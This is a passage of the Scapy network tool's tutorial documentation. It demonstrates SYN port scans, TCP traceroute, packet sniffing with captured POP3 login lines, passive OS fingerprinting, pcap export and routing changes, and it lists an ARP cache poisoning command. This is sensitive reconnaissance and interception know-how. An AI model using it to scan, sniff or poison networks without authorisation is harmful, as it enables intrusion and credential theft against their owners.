<Padding  load='V\xf7' |>>>
```

From the above output, we can see Google returned "SA" or SYN-ACK flags indicating an open port.

Use either notations to scan ports 400 through 443 on the system:

```
>>> sr(IP(dst="192.168.1.1")/TCP(sport=666,dport=(440,443),flags="S"))
```

or

```
>>> sr(IP(dst="192.168.1.1")/TCP(sport=RandShort(),dport=[440,441,442,443],
↪flags="S"))
```

In order to quickly review responses simply request a summary of collected packets:

```
>>> ans,unans = _
>>> ans.summary()
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:440 S ======> IP / TCP 192.
↪168.1.1:440 > 192.168.1.100:ftp-data RA / Padding
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:441 S ======> IP / TCP 192.
↪168.1.1:441 > 192.168.1.100:ftp-data RA / Padding
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:442 S ======> IP / TCP 192.
↪168.1.1:442 > 192.168.1.100:ftp-data RA / Padding
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:https S ======> IP / TCP 192.
↪168.1.1:https > 192.168.1.100:ftp-data SA / Padding
```

The above will display stimulus/response pairs for answered probes. We can display only the information we are interested in by using a simple loop:

```
>>> ans.summary(lambda s,r: r.sprintf("%TCP.sport% \t %TCP.flags%"))
440      RA
441      RA
442      RA
https    SA
```

Even better, a table can be built using the `make_table()` function to display information about multiple targets:

```
>>> ans,unans = sr(IP(dst=["192.168.1.1","yahoo.com","slashdot.org"])/
↪TCP(dport=[22,80,443],flags="S"))
Begin emission:
.......*.**.......Finished to send 9 packets.
**.*.*..*.................
Received 362 packets, got 8 answers, remaining 1 packets
>>> ans.make_table(
...     lambda s,r: (s.dst, s.dport,
...     r.sprintf("{TCP:%TCP.flags%}{ICMP:%IP.src% - %ICMP.type%}")))
    66.35.250.150                192.168.1.1 216.109.112.135
22  66.35.250.150 - dest-unreach RA          -
80  SA                           RA          SA
443 SA                           SA          SA
```

The above example will even print the ICMP error type if the ICMP packet was received as a response instead of expected TCP.

For larger scans, we could be interested in displaying only certain responses. The example below will only display packets with the "SA" flag set:

```
>>> ans.nsummary(lfilter = lambda s,r: r.sprintf("%TCP.flags%") == "SA")
0003 IP / TCP 192.168.1.100:ftp_data > 192.168.1.1:https S ======> IP /␣
↪TCP 192.168.1.1:https > 192.168.1.100:ftp_data SA
```

In case we want to do some expert analysis of responses, we can use the following command to indicate which ports are open:

```
>>> ans.summary(lfilter = lambda s,r: r.sprintf("%TCP.flags%") == "SA",␣
↪prn = lambda s,r: r.sprintf("%TCP.sport% is open"))
https is open
```

Again, for larger scans we can build a table of open ports:

```
>>> ans.filter(lambda s,r: TCP in r and r[TCP].flags&2).make_table(lambda␣
↪s,r:
...              (s.dst, s.dport, "X"))
    66.35.250.150 192.168.1.1 216.109.112.135
80  X             -           X
443 X             X           X
```

If all of the above methods were not enough, Scapy includes a report_ports() function which not only automates the SYN scan, but also produces a LaTeX output with collected results:

```
>>> report_ports("192.168.1.1",(440,443))
Begin emission:
...*.**Finished to send 4 packets.
*
Received 8 packets, got 4 answers, remaining 0 packets
'\\begin{tabular}{|r|l|l|}\n\\hline\nhttps & open & SA \\\\\n\\hline\n440
 & closed & TCP RA \\\\\n441 & closed & TCP RA \\\\\n442 & closed &
TCP RA \\\\\n\\hline\n\\hline\n\\end{tabular}\n'
```

TCP traceroute

A TCP traceroute:

```
>>> ans,unans=sr(IP(dst=target, ttl=(4,25),id=RandShort())/TCP(flags=0x2))
*****.******.*.***..*.**Finished to send 22 packets.
***.....
Received 33 packets, got 21 answers, remaining 1 packets
>>> for snd,rcv in ans:
...     print(snd.ttl, rcv.src, isinstance(rcv.payload, TCP))
...
5 194.51.159.65 0
6 194.51.159.49 0
4 194.250.107.181 0
7 193.251.126.34 0
8 193.251.126.154 0
9 193.251.241.89 0
10 193.251.241.110 0
```

```
11 193.251.241.173 0
13 208.172.251.165 0
12 193.251.241.173 0
14 208.172.251.165 0
15 206.24.226.99 0
16 206.24.238.34 0
17 173.109.66.90 0
18 173.109.88.218 0
19 173.29.39.101 1
20 173.29.39.101 1
21 173.29.39.101 1
22 173.29.39.101 1
23 173.29.39.101 1
24 173.29.39.101 1
```

Note that the TCP traceroute and some other high-level functions are already coded:

```
>>> lsc()
sr                : Send and receive packets at layer 3
sr1               : Send packets at layer 3 and return only the first answer
srp               : Send and receive packets at layer 2
srp1              : Send and receive packets at layer 2 and return only the␣
↪first answer
srloop            : Send a packet at layer 3 in loop and print the answer␣
↪each time
srploop           : Send a packet at layer 2 in loop and print the answer␣
↪each time
sniff             : Sniff packets
p0f               : Passive OS fingerprinting: which OS emitted this TCP␣
↪SYN ?
arpcachepoison    : Poison target's cache with (your MAC,victim's IP) couple
send              : Send packets at layer 3
sendp             : Send packets at layer 2
traceroute        : Instant TCP traceroute
arping            : Send ARP who-has requests to determine which hosts are␣
↪up
ls                : List  available layers, or infos on a given layer
lsc               : List user commands
queso             : Queso OS fingerprinting
nmap_fp           : nmap fingerprinting
report_ports      : portscan a target and output a LaTeX table
dyndns_add        : Send a DNS add message to a nameserver for "name" to␣
↪have a new "rdata"
dyndns_del        : Send a DNS delete message to a nameserver for "name"
[...]
```

Configuring super sockets

The process of sending packets and receiving is quite complicated. As I wanted to use the PF_PACKET interface to go through netfilter, I also needed to implement an ARP stack and ARP cache, and a LL stack. Well it seems to work, on ethernet and PPP interfaces, but I don't guarantee anything. Anyway, the fact I used a kind of super-socket for that mean that you can switch your IO layer very easily, and use PF_INET/SOCK_RAW, or use PF_PACKET at level 2 (giving the LL header (ethernet,...) and giving yourself mac addresses, ...). I've just added a super socket which use libdnet and libpcap, so that it should be portable:

```
>>> conf.L3socket=L3dnetSocket
>>> conf.L3listen=L3pcapListenSocket
```

Sniffing

We can easily capture some packets or even clone tcpdump or tethereal. If no interface is given, sniffing will happen on every interfaces:

```
>>>  sniff(filter="icmp and host 66.35.250.151", count=2)
<Sniffed: UDP:0 TCP:0 ICMP:2 Other:0>
>>>  a=_
>>>  a.nsummary()
0000 Ether / IP / ICMP 192.168.5.21 echo-request 0 / Raw
0001 Ether / IP / ICMP 192.168.5.21 echo-request 0 / Raw
>>>  a[1]
<Ether dst=00:ae:f3:52:aa:d1 src=00:02:15:37:a2:44 type=0x800 |<IP␣
↪version=4
 ihl=5 tos=0x0 len=84 id=0 flags=DF frag=0 ttl=64 proto=ICMP chksum=0x3831
 src=192.168.5.21 dst=66.35.250.151 options='' |<ICMP type=echo-request␣
↪code=0
 chksum=0x6571 id=0x8745 seq=0x0 |<Raw load=
↪'B\xf7g\xda\x00\x07um\x08\t\n\x0b
 \x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d
 \x1e\x1f !\x22#$%&\'()*+,-./01234567' |>>>>
>>> sniff(iface="wifi0", prn=lambda x: x.summary())
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info␣
↪Rates / Info DSset / Info TIM / Info 133
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / Info SSID /␣
↪Info Rates
802.11 Management 5 00:0a:41:ee:a5:50 / 802.11 Probe Response / Info SSID /
↪ Info Rates / Info DSset / Info 133
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / Info SSID /␣
↪Info Rates
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / Info SSID /␣
↪Info Rates
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info␣
↪Rates / Info DSset / Info TIM / Info 133
802.11 Management 11 00:07:50:d6:44:3f / 802.11 Authentication
802.11 Management 11 00:0a:41:ee:a5:50 / 802.11 Authentication
802.11 Management 0 00:07:50:d6:44:3f / 802.11 Association Request / Info␣
↪SSID / Info Rates / Info 133 / Info 149
802.11 Management 1 00:0a:41:ee:a5:50 / 802.11 Association Response / Info␣
↪Rates / Info 133 / Info 149
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info␣
↪Rates / Info DSset / Info TIM / Info 133
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info␣
↪Rates / Info DSset / Info TIM / Info 133
802.11 / LLC / SNAP / ARP who has 172.20.70.172 says 172.20.70.171 /␣
↪Padding
802.11 / LLC / SNAP / ARP is at 00:0a:b7:4b:9c:dd says 172.20.70.172 /␣
↪Padding
802.11 / LLC / SNAP / IP / ICMP echo-request 0 / Raw
802.11 / LLC / SNAP / IP / ICMP echo-reply 0 / Raw
>>> sniff(iface="eth1", prn=lambda x: x.show())
---[ Ethernet ]---
```

```
dst       = 00:ae:f3:52:aa:d1
src       = 00:02:15:37:a2:44
type      = 0x800
---[ IP ]---
   version   = 4
   ihl       = 5
   tos       = 0x0
   len       = 84
   id        = 0
   flags     = DF
   frag      = 0
   ttl       = 64
   proto     = ICMP
   chksum    = 0x3831
   src       = 192.168.5.21
   dst       = 66.35.250.151
   options   = ''
---[ ICMP ]---
      type      = echo-request
      code      = 0
      chksum    = 0x89d9
      id        = 0xc245
      seq       = 0x0
---[ Raw ]---
         load      =
↪'B\xf7i\xa9\x00\x04\x149\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18
↪!\x22#$%&\'()*+,-./01234567'
---[ Ethernet ]---
dst       = 00:02:15:37:a2:44
src       = 00:ae:f3:52:aa:d1
type      = 0x800
---[ IP ]---
   version   = 4L
   ihl       = 5L
   tos       = 0x0
   len       = 84
   id        = 2070
   flags     =
   frag      = 0L
   ttl       = 42
   proto     = ICMP
   chksum    = 0x861b
   src       = 66.35.250.151
   dst       = 192.168.5.21
   options   = ''
---[ ICMP ]---
      type      = echo-reply
      code      = 0
      chksum    = 0x91d9
      id        = 0xc245
      seq       = 0x0
---[ Raw ]---
         load      =
↪'B\xf7i\xa9\x00\x04\x149\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18
↪!\x22#$%&\'()*+,-./01234567'
---[ Padding ]---
            load      = '\n_\x00\x0b'
```

For even more control over displayed information we can use the `sprintf()` function:

```
>>> pkts = sniff(prn=lambda x:x.sprintf("{IP:%IP.src% -> %IP.dst%\n}{Raw:
↪%Raw.load%\n}"))
192.168.1.100 -> 64.233.167.99

64.233.167.99 -> 192.168.1.100

192.168.1.100 -> 64.233.167.99

192.168.1.100 -> 64.233.167.99
'GET / HTTP/1.1\r\nHost: 64.233.167.99\r\nUser-Agent: Mozilla/5.0
(X11; U; Linux i686; en-US; rv:1.8.1.8) Gecko/20071022 Ubuntu/7.10 (gutsy)
Firefox/2.0.0.8\r\nAccept: text/xml,application/xml,application/xhtml+xml,
text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\nAccept-Language:
en-us,en;q=0.5\r\nAccept-Encoding: gzip,deflate\r\nAccept-Charset:
ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\nKeep-Alive: 300\r\nConnection:
keep-alive\r\nCache-Control: max-age=0\r\n\r\n'
```

We can sniff and do passive OS fingerprinting:

```
>>> p
<Ether dst=00:10:4b:b3:7d:4e src=00:40:33:96:7b:60 type=0x800 |<IP␣
↪version=4
 ihl=5 tos=0x0 len=60 id=61681 flags=DF frag=0 ttl=64 proto=TCP␣
↪chksum=0xb85e
 src=192.168.8.10 dst=192.168.8.1 options='' |<TCP sport=46511 dport=80
 seq=2023566040 ack=0 dataofs=10 reserved=0 flags=SEC window=5840
 chksum=0x570c urgptr=0 options=[('Timestamp', (342940201L, 0)), ('MSS',␣
↪1460),
 ('NOP', ()), ('SAckOK', ''), ('WScale', 0)] |>>>
>>> load_module("p0f")
>>> p0f(p)
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
>>> a=sniff(prn=prnp0f)
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
(0.875, ['Linux 2.4.2 - 2.4.14 (1)', 'Linux 2.4.10 (1)', 'Windows 98 (?)'])
(1.0, ['Windows 2000 (9)'])
```

The number before the OS guess is the accurracy of the guess.

Filters

Demo of both bpf filter and sprintf() method:

```
>>> a=sniff(filter="tcp and ( port 25 or port 110 )",
 prn=lambda x: x.sprintf("%IP.src%:%TCP.sport% -> %IP.dst%:%TCP.dport%
↪%2s,TCP.flags% : %TCP.payload%"))
192.168.8.10:47226 -> 213.228.0.14:110   S :
213.228.0.14:110 -> 192.168.8.10:47226  SA :
192.168.8.10:47226 -> 213.228.0.14:110   A :
213.228.0.14:110 -> 192.168.8.10:47226  PA : +OK <13103.1048117923@pop2-1.
↪free.fr>

192.168.8.10:47226 -> 213.228.0.14:110   A :
```

```
192.168.8.10:47226 -> 213.228.0.14:110  PA : USER toto

213.228.0.14:110 -> 192.168.8.10:47226   A :
213.228.0.14:110 -> 192.168.8.10:47226  PA : +OK

192.168.8.10:47226 -> 213.228.0.14:110   A :
192.168.8.10:47226 -> 213.228.0.14:110  PA : PASS tata

213.228.0.14:110 -> 192.168.8.10:47226  PA : -ERR authorization failed

192.168.8.10:47226 -> 213.228.0.14:110   A :
213.228.0.14:110 -> 192.168.8.10:47226  FA :
192.168.8.10:47226 -> 213.228.0.14:110  FA :
213.228.0.14:110 -> 192.168.8.10:47226   A :
```

Send and receive in a loop

Here is an example of a (h)ping-like functionnality : you always send the same set of packets to see if something change:

```
>>> srloop(IP(dst="www.target.com/30")/TCP())
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA / Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA / Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA / Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA / Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
```

Importing and Exporting Data

PCAP

It is often useful to save capture packets to pcap file for use at later time or with different applications:

```
>>> wrpcap("temp.cap",pkts)
```

To restore previously saved pcap file:

```
>>> pkts = rdpcap("temp.cap")
```

or

```
>>> pkts = sniff(offline="temp.cap")
```

Hexdump

Scapy allows you to export recorded packets in various hex formats.

Use `hexdump()` to display one or more packets using classic hexdump format:

```
>>> hexdump(pkt)
0000   00 50 56 FC CE 50 00 0C  29 2B 53 19 08 00 45 00   .PV..P..)+S...E.
0010   00 54 00 00 40 00 40 01  5A 7C C0 A8 19 82 04 02   .T..@.@.Z|......
0020   02 01 08 00 9C 90 5A 61  00 01 E6 DA 70 49 B6 E5   ......Za....pI..
0030   08 00 08 09 0A 0B 0C 0D  0E 0F 10 11 12 13 14 15   ................
0040   16 17 18 19 1A 1B 1C 1D  1E 1F 20 21 22 23 24 25   .......... !"#$%
0050   26 27 28 29 2A 2B 2C 2D  2E 2F 30 31 32 33 34 35   &'()*+,-./012345
0060   36 37                                             67
```

Hexdump above can be reimported back into Scapy using `import_hexcap()`:

```
>>> pkt_hex = Ether(import_hexcap())
0000   00 50 56 FC CE 50 00 0C  29 2B 53 19 08 00 45 00   .PV..P..)+S...E.
0010   00 54 00 00 40 00 40 01  5A 7C C0 A8 19 82 04 02   .T..@.@.Z|......
0020   02 01 08 00 9C 90 5A 61  00 01 E6 DA 70 49 B6 E5   ......Za....pI..
0030   08 00 08 09 0A 0B 0C 0D  0E 0F 10 11 12 13 14 15   ................
0040   16 17 18 19 1A 1B 1C 1D  1E 1F 20 21 22 23 24 25   .......... !"#$%
0050   26 27 28 29 2A 2B 2C 2D  2E 2F 30 31 32 33 34 35   &'()*+,-./012345
0060   36 37                                             67
>>> pkt_hex
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP
↪version=4
ihl=5 tos=0x0 len=84 id=0 flags=DF frag=0 ttl=64 proto=icmp chksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-request code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load=
↪'\xe6\xdapI\xb6\xe5\x08\x00\x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e
\x1f !"#$%&\'()*+,-./01234567' |>>>>
```

Hex string

You can also convert entire packet into a hex string using the `bytes()` function:

```
>>> pkts = sniff(count = 1)
>>> pkt = pkts[0]
>>> pkt
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP
↪version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp chksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-request code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load=
↪'\xe6\xdapI\xb6\xe5\x08\x00\x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e
\x1f !"#$%&\'()*+,-./01234567' |>>>>
>>> pkt_str = bytes(pkt)
>>> pkt_str
```

```
b
↪'\x00PV\xfc\xceP\x00\x0c)+S\x19\x08\x00E\x00\x00T\x00\x00@\x00@\x01Z|\xc0\xa8
\x19\x82\x04\x02\x02\x01\x08\x00\x9c\x90Za\x00\x01\xe6\xdapI\xb6\xe5\x08\x00
\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b
\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

We can reimport the produced hex string by selecting the appropriate starting layer (e.g. `Ether()`).

```
>>> new_pkt = Ether(pkt_str)
>>> new_pkt
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP
↪version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp chksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-request code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load=
↪'\xe6\xdapI\xb6\xe5\x08\x00\x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e
\x1f !"#$%&\'()*+,-./01234567' |>>>>
```

Base64

Note: export_object() and import_object() require dill library. Install it with *pip3 install dill*

Using the `export_object()` function, Scapy can export a base64 encoded Python data structure representing a packet:

```
>>> pkt
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP
↪version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp chksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-request code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load=
↪'\xe6\xdapI\xb6\xe5\x08\x00\x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
!"#$%&\'()*+,-./01234567' |>>>>
>>> exported_string = export_object(pkt)
>>> print(exported_string)
eNplVwd4FNcRPt2dTqdTQ0JUUYwN+CgS0gkJONFEs5WxFDB+CdiI8+pupVl0d7uzRUiYtcEGG4ST
OD1OnB6nN6c4cXrvwQmk2U5xA9tgO70XMm+1rA78qdzbfTP/
↪lDfzz7tD4WwmU1C0YiaT2Gqjaiao
bMlhCrsUSYrYoKbmcxZFXSpPiohlZikm6ltb063ZdGpNOjWQ7mhPt62hChHJWTbFvb0O/
↪u1MD2bT
WZXXVCmi9pihUqI3FHdEQslriiVfWFTVT9VYpog6Q7fsjG0qRWtQNwsW1fRTrUg4xZxq5pUx1aS6
...
```

The output above can be reimported back into Scapy using `import_object()`:

```
>>> new_pkt = import_object(exported_string)
>>> new_pkt
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP
↪version=4
ihl=5 tos=0x0 len=84 id=0 flags=DF frag=0 ttl=64 proto=icmp chksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-request code=0
```

```
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load=
↪'\xe6\xdapI\xb6\xe5\x08\x00\x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
!"#$%&\'()*+,-./01234567' |>>>>
```

Sessions

Note: Session saving/loading functions require dill library. Install it with *pip3 install dill*

At last Scapy is capable of saving all session variables using the `save_session()` function:

```
>>> dir()
['__builtins__', 'conf', 'new_pkt', 'pkt', 'pkt_export', 'pkt_hex', 'pkt_
↪str', 'pkts']
>>> save_session("session.scapy")
```

Variables, which start with _ are not saved, as well as those typical to IPython (In, Out, or inherited from IPython module). Also, conf is not saved.

Next time you start Scapy you can load the previous saved session using the `load_session()` command:

```
>>> dir()
['__builtins__', 'conf']
>>> load_session("session.scapy")
>>> dir()
['__builtins__', 'conf', 'new_pkt', 'pkt', 'pkt_export', 'pkt_hex', 'pkt_
↪str', 'pkts']
```

Making tables

Now we have a demonstration of the `make_table()` presentation function. It takes a list as parameter, and a function who returns a 3-uple. The first element is the value on the x axis from an element of the list, the second is about the y value and the third is the value that we want to see at coordinates (x,y). The result is a table. This function has 2 variants, `make_lined_table()` and `make_tex_table()` to copy/paste into your LaTeX pentest report. Those functions are available as methods of a result object :

Here we can see a multi-parallel traceroute (scapy already has a multi TCP traceroute function. See later):

```
>>> ans,unans=sr(IP(dst="www.test.fr/30", ttl=(1,6))/TCP())
Received 49 packets, got 24 answers, remaining 0 packets
>>> ans.make_table(lambda s,r: (s.dst, s.ttl, r.src))
  216.15.189.192  216.15.189.193  216.15.189.194  216.15.189.195
1 192.168.8.1     192.168.8.1     192.168.8.1     192.168.8.1
2 81.57.239.254   81.57.239.254   81.57.239.254   81.57.239.254
3 213.228.4.254   213.228.4.254   213.228.4.254   213.228.4.254
4 213.228.3.3     213.228.3.3     213.228.3.3     213.228.3.3
5 193.251.254.1   193.251.251.69  193.251.254.1   193.251.251.69
6 193.251.241.174 193.251.241.178 193.251.241.174 193.251.241.178
```

Here is a more complex example to identify machines from their IPID field. We can see that 172.20.80.200:22 is answered by the same IP stack than 172.20.80.201 and that 172.20.80.197:25 is not answered by the sape IP stack than other ports on the same IP.

```
>>> ans,unans=sr(IP(dst="172.20.80.192/28")/TCP(dport=[20,21,22,25,53,80]))
Received 142 packets, got 25 answers, remaining 71 packets
>>> ans.make_table(lambda s,r: (s.dst, s.dport, r.sprintf("%IP.id%")))
   172.20.80.196 172.20.80.197 172.20.80.198 172.20.80.200 172.20.80.201
20 0             4203          7021          -             11562
21 0             4204          7022          -             11563
22 0             4205          7023          11561         11564
25 0             0             7024          -             11565
53 0             4207          7025          -             11566
80 0             4028          7026          -             11567
```

It can help identify network topologies very easily when playing with TTL, displaying received TTL, etc.

Routing

Now scapy has its own routing table, so that you can have your packets routed diffrently than the system:

```
>>> conf.route
Network         Netmask         Gateway         Iface
127.0.0.0       255.0.0.0       0.0.0.0         lo
192.168.8.0     255.255.255.0   0.0.0.0         eth0
0.0.0.0         0.0.0.0         192.168.8.1     eth0
>>> conf.route.delt(net="0.0.0.0/0",gw="192.168.8.1")
>>> conf.route.add(net="0.0.0.0/0",gw="192.168.8.254")
>>> conf.route.add(host="192.168.1.1",gw="192.168.8.1")
>>> conf.route
Network         Netmask         Gateway         Iface
127.0.0.0       255.0.0.0       0.0.0.0         lo
192.168.8.0     255.255.255.0   0.0.0.0         eth0
0.0.0.0         0.0.0.0         192.168.8.254   eth0
192.168.1.1     255.255.255.255 192.168.8.1     eth0
>>> conf.route.resync()
>>> conf.route
Network         Netmask         Gateway         Iface
127.0.0.0       255.0.0.0       0.0.0.0         lo
192.168.8.0     255.255.255.0   0.0.0.0         eth0
0.0.0.0         0.0.0.0         192.168.8.1     eth0
```


Matplotlib

One can easily plot some harvested values using the python 2D plotting library: Matplotlib. (Make sure that you have matplotlib installed.) For example, we can plot the random source ports generated when sending and receiving packets with the following command:

```
In [1]: ans,unans=sr(IP(dst="www.target.com")/TCP(sport=[RandShort()]*200),
 ↪ timeout=1)
Begin emission:
.....................................*.........*......*......*.......*......
↪*.....*......*
```

```
.....*.....*.....*....*.........*.....*.....*.....*.....*.....
↪*.....*.....*
.....*.....*.....*.....*.....*.....*.....*.....*.....*.....*.....
↪.*.....*
.....*.....*.....*.....*.....*.....*.....*.....*.....*.....*...
Finished to send 200 packets.
...*.....*.....*....*.....*.....*.....*....*.....*.....*...*..
↪*.*.....*
.....*.....*.....*.....*.....*..*....*....*.....*.....*.*.*.
↪..*.....*
.....*.....*.....*.*.*..*...***.....**...*.*.....*..*.*..*.
↪*.**.*....*
...*.*....*.....................................................................
↪.....
.....................................................
Received 734 packets, got 95 answers, remaining 105 packets

In [2]: ans.plot(lambda x: x[1].dport)
Out[2]: [<matplotlib.lines.Line2D at 0x7f6ccccbe470>]
```



TCP traceroute (2)

Scapy also has a powerful TCP traceroute function. Unlike other traceroute programs that wait for each node to reply before going to the next, scapy sends all the packets at the same time. This has the disadvantage that it can't know when to stop (thus the maxttl parameter) but the great advantage that it took less than 3 seconds to get this multi-target traceroute result:

```
>>> traceroute(["www.yahoo.com","www.altavista.com","www.wisenut.com","www.
↪copernic.com"],maxttl=20)
Received 80 packets, got 80 answers, remaining 0 packets
   193.45.10.88:80     216.109.118.79:80   64.241.242.243:80   66.94.229.
↪254:80
1  192.168.8.1         192.168.8.1         192.168.8.1         192.168.8.1
2  82.243.5.254        82.243.5.254        82.243.5.254        82.243.5.254
